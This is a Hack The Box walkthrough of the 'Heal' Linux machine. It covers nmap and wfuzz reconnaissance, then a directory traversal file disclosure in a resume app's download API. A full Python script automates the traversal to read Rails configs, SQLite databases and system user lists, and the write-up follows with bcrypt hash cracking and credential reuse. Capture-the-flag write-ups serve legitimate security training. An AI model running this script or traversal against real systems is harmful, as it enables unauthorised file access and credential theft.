Heal - Medium - Linux
Nmap Scan
The port scan discovered two services of interest. SSH and nginx. It also discovered a virtual host of heal.htb.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# Nmap 7.94SVN scan initiated Mon Dec 16 21:17:23 2024 as: /usr/lib/nmap/nmap -sCV -p- -v -oN portscan.log 10.10.11.46
Nmap scan report for 10.10.11.46
Host is up (0.032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 16 21:17:47 2024 -- 1 IP address (1 host up) scanned in 24.70 seconds
Subdomain Scan
Fuzzing for subdomains was successful and uncovered api.heal.htb. The hosts file was updated so it resolves correctly.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/hackthebox/heal]
└─$ wfuzz -u http://heal.htb -H 'Host: FUZZ.heal.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hc 301
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://heal.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000051:   200        90 L     186 W      12515 Ch    "api"
Inspecting Port 80

The web application offers a solution to create resumes. There is a registration page which is functional. After creating a new account a token was generated.
Inspecting Registration Process
The below snippet shows the full request to register. It expects a POST request that contains parameters formatted in JSON.
Request
1
2
3
4
5
6
7
8
9
10
11
12
13
14
POST /signup HTTP/1.1
Host: api.heal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 101
Origin: http://heal.htb
Connection: keep-alive
Referer: http://heal.htb/
Priority: u=0

{"username":"testuser1","fullname":"testuser1","email":"testuser1@test.com","password":"password123"}
Response
The below snippet shows the response after sending the expected parameters. It returns a token which can be added into the header of future requests for authentication.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
HTTP/1.1 201 Created
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 19 Dec 2024 10:52:04 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 96
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
etag: W/"8689bb0218e48badec80759c2942a614"
cache-control: max-age=0, private, must-revalidate
x-request-id: b1b3f116-5828-4b41-ac91-d954c8bf7ef8
x-runtime: 0.256216
vary: Origin

{"token":"eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyM30.B2Yon32dvbYNh0n3AkZgzGcMFEoSy3jY1ohH2xrUwQA"}
Inspecting Web Application (Authenticated)

After authenticating the web application displayed a restricted endpoint. There are now various new endpoints to test further which have been outlined below.
Endpoints of Interest:
- /profile
- /survey (Redirects to: take-survey.heal.htb)
- /exports
Profile

The profile endpoint displays the properties of the users account. One of those properties shows if the users account is flagged as an admin. This is a strong indication that it will be worth while to test for mass assignment vulnerabilities in the registration and sign-in process.
Other test to consider on this page would be server side template injection and cross site scripting.
Tested Attacks:
- Mass assignment of admin property during registration and login process
Untested Attacks:
- SSTI
- XSS
Outcome:
Nothing of interest. The web applications registration and sign-in functionality was not vulnerable to mass assignments.
Survey (take-survey.heal.htb)
LimeSurvey is a free and open-source online survey platform. Link to project:
https://github.com/LimeSurvey/LimeSurvey
The index page displays the administrators username/email which can have several uses and worth taking note of.

Enumerating Version

To further enumerate the application it helps to know the exact version of the installed application. One of the best ways to do that with open source projects is to review the source code on GitHub. Files such as change logs, readmes and other documentation can include the version. These files may be accessible via the web directories on the application that’s in production.
Release Notes Location

Release Notes
The release notes document was accessible as shown below. Version 6.6.4 is installed.
Exports
The exports endpoint converts the user input into a PDF in the format of a resume. The file download function may have a file disclosure vulnerability.
Request of Interest:
The below snippet shows the full request to download a file.
1
2
3
4
5
6
7
8
9
10
GET /download?filename=32b466bf14fdd7a63465.pdf HTTP/1.1
Host: api.heal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyM30.B2Yon32dvbYNh0n3AkZgzGcMFEoSy3jY1ohH2xrUwQA
Origin: http://heal.htb
Connection: keep-alive
Referer: http://heal.htb/
File Disclosure Test

Adding directory traversal in addition to the file name into the filename parameter was successful and the web application returned the contents of the file. Below is a screenshot showing the results of the test.
Automated File Disclosure
The below script was created and used to automate the file disclosure. The script will create a new account and retrieve a valid token before requesting the file. This method of creating new accounts with each request is reliable however it will flood the database with bogus entries. To improve upon this script it would be sensible to check if the account exists first and instead of registering it should return the token upon sign-in.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
import requests
import random
import string
import re
import sys

def generate_random_username(length=5):
    return ''.join(random.choices(string.ascii_lowercase, k=length))

def signup():
    url = "http://api.heal.htb/signup"
    random_username = generate_random_username()
    payload = {
        "username": random_username,
        "fullname": random_username,
        "email": f"{random_username}@heal.htb",
        "password": "password123"
    }

    # Make the POST request
    response = requests.post(url, json=payload)

    # Full response for debugging
    #print("Full Response:")
    #print(response.text)

    # Check if the request was successful and filters output
    if response.status_code == 201:
        # Use regex to extract the token from the response text
        match = re.search(r'"token":"([^"]+)"', response.text)
        if match:
            token = match.group(1)
            return token
    else:
        print(f"Failed to sign up. Status code: {response.status_code}")
        return None

def download_file(token, filename):
    url = f"http://api.heal.htb/download?filename={filename}"
    headers = {
        "Authorization": f"Bearer {token}"
    }

    response = requests.get(url, headers=headers)

    if response.status_code == 200:
        print(response.text)
    else:
        print(f"Failed to download file. Status code: {response.status_code}")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python script.py <FILENAME>")
        print("Usage: INCLUDE DIRECTORY TRAVERSALS MANUALLY")
        sys.exit(1)

    filename = sys.argv[1]
    token = signup()
    if token:
        download_file(token, filename)
    else:
        print("No token received.")
Inspecting Subdomain (api.heal.htb)

After accessing the subdomain in the web browser it displayed a Rails home page. The version of both Ruby and Rails were displayed in the footer as shown below.
Reading Sensitive Ruby Files

Ruby has a number of sensitive files which will be of interest if they could be accessed using the file disclosure. The below reference is a great resource to list the files of interest.
https://cheatsheetseries.owasp.org/cheatsheets/Ruby_on_Rails_Cheat_Sheet.html
Sensitive File List
Screenshot of the files of interest.
Database Config

Using the file disclosure script it was possible to read the database configuration file. The configuration file disclosed the location and name of several SQLite databases.
Reading Database
The file disclosure script used to read the contents of the database. It had a number of entries so it will be sensible to narrow the results down further to save time. Known user names were used as a search parameter.

Cracking Hash
It was possible to crack the bcrypt hash as shown below.

Testing Credentials
There are a number of places to test the credentials. Below is a list of each attempt with a brief summary.
Finding Users of Interest
The file disclosure script was used to find all the users on the host that have shell access.


SSH Test
Nothing of interest. The password did not work for any known user.
Web Application (heal.htb)

It was possible to sign into the resume web application using the discovered credentials. The Ralph user is an administrator, however this level of access has not unlocked anything interesting. The only purpose for the resume web application seems to be the file disclosure.
